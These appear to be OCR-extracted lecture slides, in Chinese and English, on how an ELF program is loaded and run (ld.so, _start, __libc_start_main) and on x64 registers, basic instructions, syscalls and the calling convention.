
Execution Flow

- What happened when we execute an elf file ?
  - $ ./hello
- 在一般情況下程式會在 disk 中，而 kernel 會通過一連串的過程來將程式 mapping 到記憶體中去執行

Execution Flow



Execution Flow




Execution Flow

- How program maps to virtual memory.
  - 在 program header 中
    - 記錄著哪些 segment 應該 mapping 到什麼位置，以及該 segment 的讀寫執行權限
    - 記錄哪些 section 屬於哪些 segment
      - 當 program mapping 記憶體時會根據權限的不同來分成好幾個 segment
      - 一個 segment 可以包含 0 個到多個 section

Execution Flow

- How program maps to virtual memory.



Execution Flow

- How program maps to virtual memory.
  - readelf -l binary
    - 查看 program header
  - readelf -S binary
    - 查看 section header
  - readelf -d binary
    - 查看 dynamic section 內容

Execution Flow


- How program maps to virtual memory.

Execution Flow

- ld.so
  - 載入 elf 所需的 shared library
    - 這部分會記錄在 elf 中的 DT_NEED 中
  - 初始化 GOT
  - 其他相關初始化的動作
    - ex : 將 symbol table 合併到 global symbol table 等等
  - 對實際運作過程有興趣可參考 elf/rtld.c


Execution Flow

- 在 ld.so 執行完後會跳到 _start 開始執行主要程式



Execution Flow

- _start
  - 將下列項目傳給 libc_start_main
    - 環境變數起始位置
    - main 的位置 (通常在第一個參數)
    - .init
      - 呼叫 main 之前的初始化工作
    - .fini
      - 程式結束前的收尾工作



Execution Flow

- _libc_start_main
  - 執行 .init
  - 執行 main
    - 主程式部分
  - 執行 .fini
  - 執行 exit 結束程式

x64 assembly

- Registers
  - General-purpose registers
    - RAX RBX RCX RDX RSI RDI- 64 bit
    - EAX EBX ECX EDX ESI EDI - 32 bit
    - AX BX CX DX SI DI - 16 bit

x64 assembly


- Registers
  - r8 r9 r10 r11 r12 r13 r14 r15 - 64 bit
  - r8d r9d r10d … - 32 bit
  - r8w r9w r10w … -16 bit
  - r8b r9b r10b … - 8 bit

x64 assembly

- Registers
  - Stack Pointer Register
    - RSP
  - Base Pointer Register
    - RBP
  - Program Counter Register
    - RIP


x64 assembly

- Registers
  - Stack Pointer
    - RSP - 64 bit
    - 指向 stack 頂端
  - Base Pointer
    - RBP - 64 bit
    - 指向 stack 底端
  - RSP 到 function 參數範圍稱為該 function 的 Stack Frame



x64 assembly

- Registers
  - Stack Pointer
    - RSP - 64 bit
    - 指向 stack 頂端
  - Base Pointer
    - RBP - 64 bit
    - 指向 stack 底端
  - RSP 到 function 參數範圍稱為該 function 的 Stack Frame



x64 assembly

- Registers
  - Program counter register
    - RIP
    - 指向目前程式執行的位置
  - Flag register
    - eflags
    - 儲存指令執行結果
  - Segment register
    - cs ss ds es fs gs

x64 assembly

- AT & T
  - mov %rax,%rbx
- Intel
  - mov rbx,rax

x64 assembly

- Basic instruction
  - mov
  - add/sub
  - and/or/xor
  - push/pop
  - lea
  - jmp/call/ret

x64 assembly

- mov
  - mov imm/reg/mem value to reg/mem
  - mov A,B (move B to A)
  - A 與 B 的 size 要相等
  - ex :
    - mov rax,rbx (o)
    - mov rax,bx (x)
    - mov rax,0xdeadbeef

x64 assembly

- add/sub/or/xor/and
  - add/sub/or/xor/and reg,imm/reg
  - add/sub/or/xor/and A,B
  - A 與 B 的 size 一樣要相等
  - ex :
    - add rbp,0x48
    - sub rax,rbx

x64 assembly

- push/pop
  - push/pop reg
  - ex :
    - push rax = sub rsp,8 ; mov [rsp],eax
    - pop rbx = mov rbx,[rsp] ; add rsp,8

x64 assembly

- lea
  - ex :
    - lea rax, [rsp+8]

x64 assembly

- lea v.s. mov
  - lea rax, [rsp+8] v.s mov rax,[rsp+8]
  - assume
    - rax = 3
    - rsp+8 = 0x7ffffffe4c0
    - [rsp+8] = 0xdeadbeef

lea

rax = 0x7ffffffe4c0

mov

rax = 0xdeadbeef

x64 assembly

- jmp/call/ret
  - jmp 跳至程式碼的某處去執行
  - call rax = push 下一行指令位置 ;jmp rax
  - ret = pop rip

x64 assembly

- leave
  - mov rsp,rbp
  - pop rbp

x64 assembly

- nop
  - 一個 byte 不做任何事
  - opcode = 0x90

x64 assembly

- System call
  - Instruction : syscall
  - SYSCALL NUMBER: RAX
  - Argument : RDI RSI RDX R10 R8 R9
  - Return value : RAX

x64 assembly

- system call table
- https://w3challs.com/syscalls/?arch=x86_64

Show 10 entries

#	Name	Registers			
		rax	rdi	rsi	rdx
0	read	0x00	unsigned int fd	char *buf	size_t count
1	write	0x01	unsigned int fd	const char *buf	size_t count
2	open	0x02	const char *filename	int flags	umode_t mode
3	close	0x03	unsigned int fd	–	–
4	stat	0x04	const char *filename	struct __old_kernel_stat *statbuf	–
5	fstat	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	–
6	lstat	0x06	const char *filename	struct __old_kernel_stat *statbuf	–
7	poll	0x07	struct pollfd *ufds	unsigned int nfds	int timeout_msecs
8	lseek	0x08	unsigned int fd	off_t offset	unsigned int origin
9	mmap	0x09	unsigned long addr	unsigned long len	unsigned long prot
10	mprotect	0x0a	unsigned long start	size_t len	unsigned long prot
11	munmap	0x0b	unsigned long addr	size_t len	–
12	brk	0x0c	unsigned long brk	–	–
13	rt_sigaction	0x0d	int sig	const struct sigaction *act	struct sigaction *oact
14	rt_sigprocmask	0x0e	int how	sigset_t *nset	sigset_t *oset
15	rt_sigreturn	0x0f	–	–	–
16	ioctl	0x10	unsigned int fd	unsigned int cmd	unsigned long arg
17	pread64	0x11	char *buf size_t count	loff_t pos	–

x64 assembly

- Calling convention
  - function call
    - call : push return address to stack then jump
  - function return
    - ret ：pop return address
  - function argument
    - 基本上用 register 傳遞
      - 依序為 rdi rsi rdx rcx r8 r9
    - 依序放到 register，再去執行 function call

x64 assembly

- Calling convention
  - function prologue
    - compiler 在 function 開頭加的指令，主要在保存 rbp 分配區域變數所需空間


```
push rbp
mov rbp,rsp
sub rsp,0x30
```

x64 assembly

- Calling convention
  - function epilogue
    - compiler 在 function 結尾加的指令，主要在利用保存的 rbp 恢復 call function 時的 stack 狀態

